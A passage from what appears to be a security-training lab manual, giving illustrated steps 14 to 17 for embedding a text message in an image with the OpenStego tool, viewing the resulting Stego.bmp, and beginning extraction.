


14. A **Success** pop-up appears, stating that the message has been successfully embedded; then, click **OK**.




15. Minimize the **OpenStego** window. The image containing the secret message appears on **Desktop**. Double-click the image file (**Stego.bmp**) to view it.


16. You will see the image, but not the contents of the message (text file) embedded in it, as shown in the screenshot.




17. Close the Photos viewer window, switch to the OpenStego window, and click Extract Data in the left-pane.



